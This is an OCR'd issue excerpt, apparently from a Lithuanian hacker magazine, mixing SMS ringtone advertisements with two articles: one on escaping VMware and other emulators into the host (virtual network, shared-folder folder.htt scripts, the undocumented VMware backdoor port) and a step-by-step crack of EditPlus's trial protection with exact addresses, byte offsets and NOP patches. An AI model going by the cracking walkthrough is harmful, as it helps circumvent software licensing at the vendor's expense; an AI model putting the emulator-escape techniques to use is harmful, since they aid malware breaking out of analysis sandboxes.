NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7370, 7610, 7650, 8800. **SAMSUNG** C100, C200, C210, C110, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, E300, E330, E360, E530, E600, E630, E700, E710, E720, E760, E800, E820, P510, P730 **SIEMENS** A60, A65, A75, AX75, C55, C60, C65, C75, CX65, CFX65, CF75, CX75, CXV70, M55, M65, M75, MC60, S55, S65, SL55, SL65. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50.

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6030, 6060, 6230, 7260, 7270, 7280, 7370, 8800) arba **SAMSUNG** (išskyrus C100, C110, E360, E530, E720, E730, D500, D800, X660) nustatymus, nusiųskite **8888** į numerį **1322**. Kaina 1,95 Lt.

036

Pabėgimas iš „VM Ware“

Prasiskverbimas iš virtualios mašinos į pagrindinę sistemą

DAUGELIS HAKERIŲ IR SISTEMŲ ADMINISTRATORIŲ ABEJOTINAS PROGRAMAS LEIDŽIA SU *VM WARE* IR KITAIS EMULIATORIAIS, TAIP MANYDAMI, KAD JIE PATIKIMAI APSAUGOTI, TAČIAU TAIP NĖRA! KENKSMINGASIS KODAS GALI IŠTRŪKTI IŠ EMULIATORIAUS IR PATEKTI Į PAGRINDINĘ SISTEMĄ. KRISAS KASPERSKIS IŠSAMIAI IŠTYRĖ ŠĮ KLAUSIMĄ IR SIŪLO KELETĄ EFEKTYVIŲ GALIMŲ ATAKŲ SCENARIJŲ.



[Taip darė tavo senelis] MS–DOS/9x laikais eksperimentams su virusais tekdavo ant stalo turėti keletą kompiuterių arba persijunginėti į specialų kietąjį diską, kas buvo ypač nepatogu. Tauta ilgesingai žiūrėjo į NT pusę, kurios lanksti saugumo sistema leido daryti stebuklus, pavyzdžiui, leido procesui keisti tik specialiai pakištas bylas–drozofilas. Deja! Daugelis virusų NT sistemoje neveikė! Be to, saugumo posistemė pasirodė besanti ypatingai nepatikima, todėl hakeriai išmoko ją apeiti (pavyzdžiui, emuliuoti įvedimą iš pelės/klaviatūros, siunčiant komandas labiau privilegijuotam langui). Pasirodžius virtualioms mašinoms (*VM Ware*, *Virtual PC*), atsirado ir pagunda jas panaudoti kaip „aptvarą“ virusams ir kirminams, nes tai labai patogu. Vietoje terlionių su monitoriais, korpusais, kietaisiais diskais ir laidais mūsų hakeriškame urve telpa dešimtis „sisteminių blokų“, be to, kai kurie emuliatoriai, pavyzdžiui, BOCHS, turi įmontuotus derinimo įrankius, užtikrintai veikiančius ten, kur jau nebesusitvarko *soft–ice* ir *olly*.

[Mano namai — kalėjimas] Viskas klausimas tame, kiek tai patikima. Laikyti gyvą kirminą emuliatoriuje? O jeigu jis staiga iš jo ištrūks? Laukinėje gamtoje pagautų kirminų analizė parodė, kad daugelis iš jų užtikrintai atpažįsta emuliatoriaus buvimą ir atsisako jame pasileisti, dėl ko kirminas turi puikias galimybes prasmukti nepastebėtas. Vis dėlto hakeriška mintis vietoje nestovi ir bando ištrūkti iš virtualios mašinos sienų. Teoriškai tai įmanoma. Emuliatoriai (ypač dinaminiai, t.y. tokie, kurie dalį komandų vykdo „gyvame“ procesoriuje) neapsaugoti nuo klaidų. Emuliatoriai gana patikimai perima privilegijuotas komandas (tokias, kaip kreipimasis į įvedimo/išvedimo jungtis), čia paprasčiausiai nėra jokių povandeninių akmenų, tačiau vykdant „įprastas“ instrukcijas egzistuoja reali įrašymo į proceso–emuliatoriaus adresų erdvę grėsmė. Žinoma, modifikuojamas ne kodas, o duomenys, tačiau jeigu tarp šių duomenų bus bent viena rodyklė (o taip tikrai bus), mūsų hakerišką užduotį galima laikyti išspręsta. Vienintelė problema tame, kad tokia skylė (net jeigu ji iš tiesų bus aptikta) bus užkimšta greičiau, nei spės smarkiai paplisti, be to, egzistuojantys emuliatoriai žymiai sumažina kirmino sėkmės šansus. Atmeskime hipotetines skyles ir susikoncentruokime ties universaliomis metodikomis, kurios veikia praktiškai su bet kokiu emuliatoriumi ir kurios eksploatuoja koncepcinio lygio pažeidžiamumus, kuriuos uždaryti ne taip jau paprasta. Aš siūlau tris atakos scenarijus: a) įsiskverbimas per virtualų tinklą, b) emuliatoriaus *backdoor* sąsaja ir c) įsiskverbimas į *folder.htt* iš *shared folders*. Aptarsime šiuos mechanizmus išsamiau.

[Virtualus tinklas] Praktiškai visi emuliatoriai palaiko virtualų tinklą, kuris nematomu kabeliu susieja viešinčią (*guest*) ir pagrindinę (*host*) sistemas. QEMU tipo emuliatoriuose jis aktyvuojamas iš karto, o *VM Ware* — tik atitinkamai sukonfigūravus virtualią mašiną, tačiau paprastai emuliatorius konfigūruojamas su tinklu, kadangi tai pats patogiausias būdas apsikeisti duomenimis. Be to, su tuo pačiu *VM Ware* galima lengvai sukurti *honeypot'ą*, savotiškus „spąstus“ iš interneto atšliaužiantiems virusams ir kirminams. Jeigu pagrindinė operacinė sistema prieinama per tinklą ir joje yra skylių (DCOM RPC arba TCPIP.SYS tipo), tuomet ją galima laisvai atakuoti iš emuliatoriaus lygiai taip pat, kaip ir tikrame tinkle. Čia



skirtumas tik tame, kad daugelis asmeninių ugniasienių neseka lokalių prisijungimų ir jų nedraudžia, t.y. emuliatorius hakeriui leidžia prisijungti prie tų resursų, kurie iš išorės patikimai uždaryti! Kuriant honeypot'us tai labai aktualu! Tarkim, pagrindinėje sistemoje yra padalintų (*shared*) resursų, kurie prieinami tik lokaliame tinkle ir patogumo dėlei jie neapsaugoti slaptažodžiais, tuomet virtuali mašina tampa savotišku „tiltu" (arba gali ją pavadinti *proxy* serveriu) tarp hakerio/kirmino ir pagrindinės sistemos! Kaip apsisaugoti nuo šios atakos? Paprasčiausias sprendimas — panaikinti virtualų tinklą, o apsikeitinėti duomenimis su viešinčia sistema per diskelį/CD-ROM. Kad nesiterliotum su CD-R/RW diskų įrašymu, galima naudoti virtualius *iso* atvaizdus, tačiau tai vis tiek tavęs neišgelbės! Tai reiškia, kad pagrindinėje sistemoje reikia laiku įdiegti šviežius pataisymų paketus, taip pat slaptažodžiais apsaugoti visus padalintus (*shared*) tinklo resursus bei pagrindinėje mašinoje uždrausti visus servisus, prie kurių priėjimas nepageidaujamas, arba įsitikinti, kad asmeninė ugniasienė stebi lokalius prisijungimus ir juos blokuoja.

[Lokalaus tinklo resursai („shared folders")] *VM Ware* emuliatorius suteikia dar vieną apsikeitimo duomenimis būdą tarp virtualios mašinos ir pagrindinės operacinės sistemos — *shared folders* (padalinti katalogai). Sukonfigūravus viešinčią mašiną, administratorius suteikia priėjimą prie vieno arba kelių pagrindinės sistemos



Įvertink tai, kad straipsnyje pateikta informacija — tai ne raginimas veikti. Neimk giliai į širdį visko, kas čia parašyta, ir nepamiršk, kad už tokius veiksmus galima patekti už grotų.


katalogų, tuomet virtuali mašina juos „mato" savo tinklo aplinkoje. Padalintų katalogų mechanizmas veikia apeidamas virtualųjį tinklą, kuris galbūt iš viso neaktyvuotas, todėl saugumo atžvilgiu tai labai patikimas metodas, tačiau ir jį galima atakuoti! Kaip žinia, pradedant nuo *Windows 98*, „vedlys" palaiko vartotojišką katalogų stilių, kurį valdo *folder.htt* byla. Tai paprasčiausias *html* šablonas, kuris „suvirškina" ne tik tagus, bet ir skriptus. Žinoma daugybė VBS virusų, kurie dauginasi būtent tokiu keliu. Kas nutiks, jeigu kenksmingas emuliatoriuje vykdomas kodas sukurs nuosavą *folder.htt* bylą arba įsiskverbs į jau egzistuojančią? Po pirmojo padalinto katalogo atidarymo su Explorer'iu pagrindinėje sistemoje *folder.htt* byloje saugomas skriptas gaus valdymą ir savo valdose paleis virusą! Ir tai ne vienintelis kelias! Virusas gali sukurti *desktop.ini* ir nurodyti, kad katalogas naudojamas paveikslėliams saugoti, tuomet jį atidarius *Explorer* automatiškai atvaizduos sumažintus paveikslėlius. Žinomos mažiausiai trys fatališkos *Windows* klaidos, kurios suteikia galimybę perduoti valdymą į *bmp*, *jmp* ir *wmf* bylose saugomą mašininį kodą. Ir nors atitinkami pataisymai buvo išleisti jau senokai, daugelis mašinų lieka pažeidžiamos ir šiandien. Apsisaugoti nuo tokio tipo atakų labai paprasta: spjauk į *Explorer* ir naudokis tik FAR arba *Total Commander*, periodiškai patikrindamas padalintus katalogus, ar juose viskas gerai (net jeigu tu pats niekada nesinaudoji Explorer'iu, tai dar nereiškia, kad juo nesinaudoja ir kiti, todėl egzistuoja tikimybė, kad padalintą katalogą atsidarys kas nors kitas).

[Backdoor] Virtualios mašinos valdymui daugelis emuliatorių naudoja specialų (ir paprasčiausiai nedokumentuotą) *backdoor* mechanizmą, kuris panašus į naudojamą soft-ice (žr. *INT 03h Ralfo Brauno Interrupt List'e*). *Virtual PC* šiam tikslui naudoja klaidingas (*invalid*) procesoriaus instrukcijas, pavyzdžiui, *0Fh 3Fh 07h 0Bh*, o *VM Ware* — „magišką" įvedimo/išvedimo jungtį. Apsistokime ties *VM Ware*, kadangi tai populiariausias emuliatorius. Norint vykdymui perduoti *backdoor* komandą, reikia atlikti šiuos veiksmus:

* į EAX registrą perkelti magišką skaičių *564D5868h* (ASCII atvaizdavime tai būtų ‚VMXh');
* į DX registrą perkelti magišką skaičių *5658h* (jungties numeris, ASCII atvaizdavime — ‚VX');
* į CD registrą perkelti komandos numerį, o į EBX — jos parametrus;
* įvykdyti komandą IN EAX, DX (arba OUT DX, EAX);
* jeigu programa vykdoma ne su *VM Ware* (arba *VM Ware* prieš tai buvo užlopytas), taikomajame apsaugoto režimo lygyje susidaro „priėjimo pažeidimo" tipo išimtis;
* jeigu programa vykdoma su *VM Ware*, EBX registre bus magiškasis skaičius *564D5868h* (ASCII atvaizdavime tai būtų ‚VMXh'), o visuose likusiuose registruose — grąžinti duomenys (jeigu tokie yra);

VM Ware pripažįsta daugybę pačių įvairiausių komandų, kurias detaliai išstudijavo ir savo straipsnyje *VMware's back* (*http://chit-chat.at.infoseek.co.jp/vmware/backdoor.html*) aprašė Ken Kato. Čia galima rasti ir datos/laiko nustatymą, ir darbą su apsikeitimo buferiu, ir net nuotolinio procedūrų iškvietimo (RPC) mechanizmą, tačiau potencialiai pavojingų komandų tarp jų nėra. Virusas negali tiesiog imti ir ištrūkti iš virtualios mašinos! Arba... vis dėlto gali? Daugiau nei dvi dešimtys komandų dar lieka neištyrinėtos. Nie-

kas nežino, kokios galimybės mūsų laukia... Iš visų iki šiandienos išstudijuotų komandų pačia pavojingiausia buvo ir lieka *OCh* (*Connect/disconnect a device*), kuri atsakinga už IDE, SCSI ir USB įrenginių prijungimą/atjungimą. Virusas turi prašmatnią galimybę prijungti fizinį pagrindinės sistemos diską ir jame kaip reikiant prišiukšlinti (*VM Ware* leidžia fizinių diskų pagrindu kurti virtualius diskus). Virusas taip pat gali prieiti ir prie USB bei užkrėsti jame saugomas vykdomas bylas, kurias po to būtinai kas nors paleis pagrindinėje mašinoje. Kitaip tariant, galimybių daug. Saugumo dėlei rekomenduojama užlopyti *VM Ware*, pakeičiant jo magiškąjį numerį į ką nors kita. Neoficialius pataisymas saugomas čia: *http://honeynet.rstack.org/tools/vmpatch.c*, oficialių kol kas nėra, artimoje ateityje greičiausiai ir nebus. Tačiau net ir užlopyta sistema vis dar lieka pažeidžiama, kadangi parinkti reikiamą magišką skaičių galima ir brutforsinant, nes variantų nėra jau tiek daug — 16 bitų jungties numeris plius 32 bitų „pyragėlis" reiškia mažiau nei 48 aktualius bitus! „Mažiau" dėl to, kad mes galime drąsiai atmesti standartinius jungčių numerius, kurių negalima naudoti.



VM Ware virtualaus tinklo konfigūravimas

Kiti metodai


Norint tarp virtualios mašinos ir pagrindinės sistemos apsikeisti mažais duomenų kiekiais, patogu naudotis diskeliu. Tiesiog suteikiame emuliatoriui fizinį priėjimą prie A: (B:) įrenginio, ir viskas! Jeigu virusas į boot sektorių įkels savo kodą, o diskelis liks pamirštas įrenginyje ir šis įrenginys bus pirmas *BIOS Setup* nustatymuose nurodytas krovimosi įrenginys, kada nors kenksmingasis kodas gaus valdymą ir galės atakuoti kietąjį pagrindinės sistemos diską.


Yra ir kitų įsiskverbimo variantų, tačiau jie dar mažiau tikėtini, todėl čia nėra aptariami.

[Kas toliau?] Emuliatorius — tai labai patogus daiktas, bet aš siūlyčiau susilaikyti nuo virusų veisimo virtualios mašinos gelmėse: viešinčią sistemą nuo realaus pasaulio skiriantis kiautas pernelyg plonas, o prieš protingai suplanuotą ataką neatsilaikysi. Be abejo, galima paleisti emuliatorių emuliatoriuje (pavyzdžiui, *BOCHS VM Ware* viduje), tačiau tai vis tiek neišspręs visų problemų, o našumas nukris kolosaliai!

Atskiras kietasis diskas šiuo atveju kur kas patikimesnis sprendimas. Ir patogesnis. Beje, tokiu atveju nėra būtina fiziškai (ištraukiant kabelį) atjunginėti pagrindinės sistemos disko. Pagrindiniame BIOS skyriuje išvardinti diskai aktualūs tik pirminio krovimosi stadijoje, o toliau visas apsikeitimas duomenimis atliekamas per apsaugoto režimo tvarkyklę, kuri dirba tiesiogiai su valdikliu. Dažniausiai integruoto valdiklio kanalų atjungimas per *BIOS Setup* diskus padaro nematomais, tuomet iki jų neprieisi net su standartinėmis *Windows* priemonėmis, bet labai norint kenksmingas kodas gali veikimo metu perkonfigūruoti valdiklį ir prijungti visus kanalus. Savaime suprantama, tai nuo konkrečios sistemos priklausoma operacija, visi valdikliai programuojami skirtingai, tačiau palaikyti keletą labiausiai paplitusių mikroschemų visiškai realu!

Kitaip tariant, „senoviniai" metodai — patys patikimiausi, tačiau nepatogūs. Virtuali mašina — tai patogu, tačiau nepatikima. Rinkis pats!


VBS viruso išeities teksto fragmentas


VBS viruso išeities teksto fragmentas


nacionalinės virusų medžioklės ypatybės arba aptvaras virusams

040

JEIGU KAS NORS TAU KADA NORS SAKĖ, KAD *SHAREWARE* PROGRAMAS LAUŽIA TIK NUO GALVOS IKI KOJŲ ASEMBLERIO DOKUMENTACIJOMIS APSIKROVĘ GURU, TAI PERSKAITĘS ŠĮ STRAIPSNĮ TU PAKEISI SAVO NUOMONĘ. MES KARTU SU TAVIMI PAMATYSIM, KAIP DERINTUVAS IR ŠEŠIOLIKTAINIS REDAKTORIUS GALI PADARYTI TĄ PATĮ, KĄ PADARO TEISINGAI ĮVESTAS SERIJINIS NUMERIS.

Programinis sugriovimas

Programos „EditPlus“ bandomosios versijos („trial“) apsaugos apėjimas

[Prieš startą] Su specializuotu tekstų redaktoriumi *EditPlus* labai patogu redaguoti pačius įvairiausius išeities tekstus: jis moka išryškinti su įvairiausiomis programavimo kalbomis (HTML, CSS, PHP, ASP, Perl, C/C++, *Java*) parašytas išraiškas ir žymes. Be to, šis redaktorius turi šio sąrašo praplėtimo galimybę, pridedant kitoms kalboms skirtus įskiepius. Redagavimo metu labai padeda eilučių numeracija ir kitos puikios galimybės. Šios programos privalumus galima būtų vardinti iki begalybės, todėl būtų lengviau iš karto pereiti prie trūkumų, tiksliau, prie pagrindinio trūkumo — programa yra mokama. Užjūrio buržujai už programą prašo net 30 amerikietiškų dolerių. Tačiau mes tokios sumos tam tikrai neskirsim, iš kur mes imtume tiek pinigų? :) Pabandysime programą užregistruoti savo jėgomis.

[Įrankis] Pora žodžių apie tai, ko mums prireiks. Visų pirma, tai daugeliui programuotojų, hakerių, krekerių, vartotojų ir lamerių žinomas disasembleris ir derinimo įrankis *OllyDbg*. Greičiausiai daugeliui iškils klausimas: o kodėl ne *SoftIce*? Paaiškinu: turint nedaug programų laužimo patirties (o šis straipsnis orientuotas būtent į pradedančiuosius), sudėtinga susigaudyti derintuve, kuris sukurtas labiau programavime patyrusiems, nei tame reikale menkai nusimanantiems. Toliau mums prireiks bet kokio šešioliktainio redaktoriaus, pavyzdžiui, pagarsėjusio *Hiew* arba ne tokio patogaus *WinHex*. Aš pirmenybę teikiu pastarajam.

[Sesele, skalpelį] Taigi pradėsime studijuoti programą. Iš pradžių programą suinstaliuosime, o paskui paleisime. Kaip bebūtų keista, prieš programos paleidimą pasirodo registravimo langas, kitaip dar vadinamas „nagas“. Nuspaudę mygtuką „Enter Registration Code“, mes pamatysime langą, kuriame bus du laukai: „Username“ ir „Regcode“. Pirmajame lauke registruojant įvedamas vartotojo vardas, o antrajame — pagal mums nežinomą algoritmą generuojamas registracinis numeris. Vis dėlto raktų generatoriaus rašymas į mūsų planus neįeina.
Aš pasirinkau niekuo nesupakuotą programą. Kad paaiškintume



kovai paruoštas *OllyDbg*

taisome bylą

principus, AsProtect'us paliksime visokiems guru. Aukščiau paminėti laukai — standartiniai *WinAPI* objektai (paprasčiausi TextBox'ai). Iš to išplaukia, kad juose įvestų eilučių skaitymui turi būti naudojama standartinė procedūra *GetWindowTextA*. Šiaip jau tokiems patikrinimams būtų gerai naudoti kokį nors API šnipą (mano atveju M$*SpyXX*), kuris ieškant lango man parodytų textbox'ų klasę. Pabandykime šį faktą patikrinti praktiškai. Įdiegiam ir paleidžiam *OllyDbg*. Po to pasirenkam meniu „File —> Open“ (arba tiesiog spaudžiam *F3*) ir pasirodžiusiame lange įvedame bylą „EditPlus.exe“. Labai rekomenduoju iš anksto pasidaryti rezervinę pradinės bylos kopiją, kuri praverstų nenumatytiems atvejams. Jeigu bus parodyti kokie nors pranešimai, spaudžiam „Ok“. Palaukiam, kol derintuvas analizuoja bylą (galima priversti derintuvą atlikti analizę nuspaudus *Ctrl+A*). Paruošta: procesas užkrautas ir sustabdytas įėjimo taške. Dabar patikrinkime mūsų hipotezę apie tai, kad serijinis numeris ir vartotojo vardas nuskaitomi su procedūra *GetWindowTextA*. Tam visoms tokioms procedūroms sukurkime sustojimo taškus (*break-points*, *breaks* — tai tokios vietos, kur programa laikinai sustabdo savo vykdymą ir kuriuos mes vadinsime breikais). Norint su *OllyDbg* sukurti breiką, reikia pasinaudoti *CommandLine* įskiepiu, kas daroma tiesiog nuspaudus klavišų kombinaciją *Alt+F1*. Tada pasirodys savotiškos komandinės eilutės langas, į kurį reikia įvesti *bpx GetWindowTextA* ir nuspausti *Enter*. Čia *bpx* — tai breiko sukūrimo komanda, su *SoftIce* tai daroma analogiškai. Kadangi programoje yra keletas *GetWindowTextA* iškvietimų, tau bus pateiktas langas su šioje programoje iškviečiamų bibliotekinių funkcijų ir procedūrų sąrašu. Čia iškyla viena akivaizdi problema, kurios esmė tame, kad iškvietimų yra keletas, ir mes nežinome, kuris būtent mums yra reikalingas (su tokiu požiūriu visiems iškvietimams jau sukurtas sustojimo taškas — red.past.). Norėdami išspręsti šią problemą, griebsime jautį už ragų: sustojimo taškus sukursime visiems funkcijos iškvietimams, nuspaudę dešinį pelės klavišą ant vieno iš jų ir pasirinkę „Set breakpoint on every call to GetWindowTextA“ arba tiesiog nuspaudę klavišą *F2*. Viskas, breikai sukurti. Spaudžiam *F9* ir taip paleidžiam procesą. Kadangi funkcijų daug, mums reikia surasti būtent tą, kuri atsako už duomenų nuskaitymą, tada spaudžiam *F9*, kol nepasirodys nago langas. Mūsų duomenis įvedame ten, kur reikia. Čia ir suveikia mūsų breikpointas. Derintuvas sustos prie *GetWindowTextA* iškvietimo. Toliau programą vykdysime pažingsniui, spaudinėdami *F7* tol, kol neprieisim iki vietos, kurios adresas — *0047CA03*. Čia programa neva „užsiciklina“, vėl ir vėl sugrįžta į kodo eilutę su nurodytu adresu. Tai ir yra serijinio numerio teisingumo patikrinimo procedūra. Kaip aš tai sužinojau? Peržiūrėk dešinėje *OllyDbg* pusėje pateiktų registrų turinį. Ten pasirodė tie duomenys, kuriuos aš įvedinėjau registracijos metu. Palaukime, kol programa adrese *0047CA19* nustos vykdyti sąlyginį perėjimą į adresą *0047CA03*. Spaudinėdami *F7*, priei-



www.cracklab.ru — tai svetainė, sukurta tų, kuriems įdomu, kas dedasi krekingo pasaulyje, tų, kurie domisi iš esmės naujų apsaugų laužimu.
Forumas, įvairios temos, naudingos programos ir daug pačios įvairiausios informacijos tiek patyrusiems, tiek ir naujokams — tai toli gražu ne pilnas sąrašas to, ką tu rasi, savo mėgiamiausios naršyklės adreso eilutėje įvedęs www.cracklab.ru.



Viskas, kas parašyta šiame straipsnyje — anekdotas. Redakcija ir straipsnio autorius neatsako už tai, jeigu kas nors už šio anekdoto įgyvendinimą bus areštuotas.

sime iki adreso *0047CB57*. Kaip vėliau paaiškėja, čia yra sąlyginis perėjimas: ar įvestas serijinis numeris teisingas, ar ne (eilutė „JNZ SHORT EDITPLUS.0047CB60"). Mes dabar neaptarinėsime serijinio numerio generavimo algoritmo, mums tiesiog svarbu nulaužti šią programą.

[Atpratiname programą šokinėti ten, kur nereikia] Tam, kad programa nepereidinėtų ten, kur ji nėra pageidaujama, reikia kažkaip pašalinti šį niekingą perėjimą. Tam perėjimo komandą pakeičiame serija operatorių. Operatorius NOP (*Not OPerand*) nieko nedaro. Norėdami pakeisti kodą, du kartus spragtelėkime pele ant eilutės su reikiamu sąlyginio perėjimo operatoriumi. Pasirodys langas, kur galima pataisyti programos kodą. Pažymėkime vėliavėlę „Fill with NOPs" ir vietoje kodo eilutės su sąlyginiu perėjimu įveskime operatorių NOP. Po to spaudžiam „Assemble" ir uždarome langą. Spaudžiam *F9* ir žiūrim, ką dabar pasakys mūsų tiriama programa. Valio, ji sako, jog tam, kad būtų priimtas serijinis numeris, ją reikia perleisti. Spaudžiam „Ok" ir uždarome programą. Paleiskime ją dar kartą. Be abejo, pasirodo pranešimas „Invalid registration code". Viskas, ko mums reikia, — pašalinti šį pranešimą, nes kitaip jis mus su savo pasirodymais kiekvieną kartą paleidžiant programą užknis negyvai! Vėl paleiskime *OllyDbg* ir pasirinkime „File —> Attach", po ko iš sąrašo pasirinkime mums reikalingą procesą (redaktorių „EditPlus"). Spaudžiam *Run*, po to — pauzę. Kam? Ogi tam, kad sužinoume, kokiu adresu įvyksta neteisingo registracijos kodo pranešimo iškvietimas. Šis adresas lygus *004C8097* (langelio išvedimo funkcija vadinasi *MesssageBoxA*). Norėdami pašalinti pranešimo iškvietimą, mes vėl pasinaudosime NOP'ais. Kaip mums sužinoti, kiek NOP'ų reikia norint pakeisti kitos funkcijos iškvietimą? Iš po *MessageBoxA* iš karto einančios instrukcijos adreso (*004C809D*) atimame paties iškvietimo adresą (*004C8097*). Gauname 6. Kadangi NOP komanda atmintyje užima 1 baitą, mums į šešioliktainės komandos NOP reikšmę reikia pakeisti 6 baitus, pradedant adresu 004C8097. NOP komandos reikšmė šešioliktainėje skaičiavimo sistemoje lygi 90, ką lengva sužinoti žvilgtelėjus į bet kurį Asemblerio kalbos vadovėlį.

[Atliekame pakeitimą] Dabar imsimės ir paties pakeitimo. Man pačiam nelabai patinka su derintuvu redaguoti dvejetainės bylas, nors jis gali padaryti ir tai, todėl pirmas į galvą atėjęs dalykas — *EditPlus.exe* patvarkyti su redaktoriumi *WinHex*. Jis labai patogus. Paleidžiam jį ir atidarome *EditPlus.exe*. Paskaičiuojame, nuo kur reikėtų pradėti baitų pakeitimą. *OllyDbg* skaičiavo poslinkius, pradedant *00401000h* adresu. Iš *004C8097h* atimam *00401000h*. Gauname *C7097*. To reikia tam, kad žinotum poslinkį „absoliučios" pradžios atžvilgiu, juk *WinHex* programoje adresacija prasideda nuo nulio. *WinHex*'e spaudžiame kombinaciją *Alt+G*, kuri leis peršokti nurodytu adresu. Adresus reikia įvedinėti dešimtainėje sistemoje, mūsų adresą galima lengvai paskaičiuoti pasinaudojant *Windows* skaičiuotuvu (*Calculator*). Mums reikalingas poslinkis (*C7097h*) dešimtainėje sistemoje bus lygus *815255*. Tiesa, *OllyDbg* neatvaizduoja pirmų 1024 bylos antraštės baitų. Mes tai įvertinsime ir prie mūsų poslinkio pridėsime šią reikšmę. Gauname *816279*. Įvedame šį skaičių ir spaudžiam *Enter*. Operacija atlikta ir mes perėjome reikiamu adresu. Pradėję šia vieta, visus 6 baitus pakeičiame į 90h. Išsaugome bylą ir ją paleidžiame. Valio, daugiau jokių užknisančių langų! :) Dabar beveik viskas gerai, tačiau keista viena: kuomet mes mūsų nulaužtoje programoje pasirenkame „Help->About", ten parašyta, kad ji yra „Unregistered". Tačiau tai neatitinka realybės. Atsidarykime mūsų programą su *WinHex* ir ten suraskime eilutę „Unregistered Copy". Pakeiskime ją į „Cracked By", o likusias raides pakeiskime tarpais. Toliau suraskime eilutę „For Evaluation" ir ją pakeiskime savo slapyvardžiu (likusius simbolius taip pat pakeiskime tarpais). Viskas, padaryta! Pageidaujantieji iš programos taip pat gali su kokiu nors ResourceHacker'iu pašalinti meniu punktus „Enter Registration code" ir „Order Now".

[Sėkminga pabaiga]
Štai mes ir susidorojome su viena programa. Derėtų pastebėti, kad aš ėmiausi paties paprasčiausio laužimo būdo, kuris vadinamas bit-krekingu. Jo esmė — tam tikrų baitų pakeitimas. Dažniausiai tai būna sąlyginio perėjimo baitai. Šiuo metu, „ekstremalių" protektorių ir aparatinės apsaugos raktų amžiuje, atrodytų, jau neliko programų, kurias būtų galima nulaužti štai taip. Tačiau praktika rodo kai ką kita.



įvedame duomenis ir nuspaudžiame mygtuką...



sukuriame breikpointus visoms procedūroms *GetWindowTextA*

Pamokos baigėsi, laikas atostogauti!



Melodijos

Polifoninės melodijos: rašyk SMS: EXEP KODAS, siųsk numeriu 1321, kaina 2 Lt. *pvz.: exep axel*
Monofoninės melodijos: rašyk SMS: EXEM KODAS, siųsk numeriu 1321, kaina 2 Lt. *pvz.: exem axel*
Nusiųsk draugui: EXEP KODAS 370XXXXXXX

NAUJOS TOP 5	kodas
LT United / We Are The Winners	winners
Mary J. Bildge feat. U2 / One	onemary
Arash feat. Helena / Arash	arash
Flipside Feat. Piper / Happy Birthday	bday
Bob Sinclair / World, Hold On	world

POPULIARIOS 5	kodas
Madonna / Sorry	sorrymado
Black Eyed Peas / Pump It Up	pumpi
Crazy Frog / Pinocchio	pino
Hi Tack / Say Say Say	saysay
Metallica / Whiskey In The Jar	whiskey

ŠAUNIOS TOP 15	kodas
Shakira / Whenever, Wherever	whenever
Benassi Bros feat. Dhany / Hit My Heart	hitmyhea
Lenny Kravitz / Fly Away	flyaway
ATB / Ecstasy	ecsta
AC/DC / TNT	tnt
Michael Gray / The Weekend	theweekend
Britney Spears / Everytime	everyt
Avril Lavigne / Nobody's Home	nobodyshom
Black Eyed Peas / Let's Get It Started	letsgetits
Jessica Simpson / These Boots Are...	thesebootsht
Gorillaz / Feel Good Inc.	feelgoodinc
Linkin Park / Breaking The Habit	habit
Guano Apes / Lords Of The Boards	lords
50 Cent feat. Olivia / Candy Shop	candyshop
TV / Mission Impossible	mission

NAUJOS MELODIJOS	kodas
Rihanna / SOS	rescue
Ne-Yo / So Sick	sosick
T.A.T.U. / Friend Of Foe	frie
Shakira / Hips Don't Lie	hips
The Pussycat Dolls / Beep	beep
ATB / Let U Go	letu
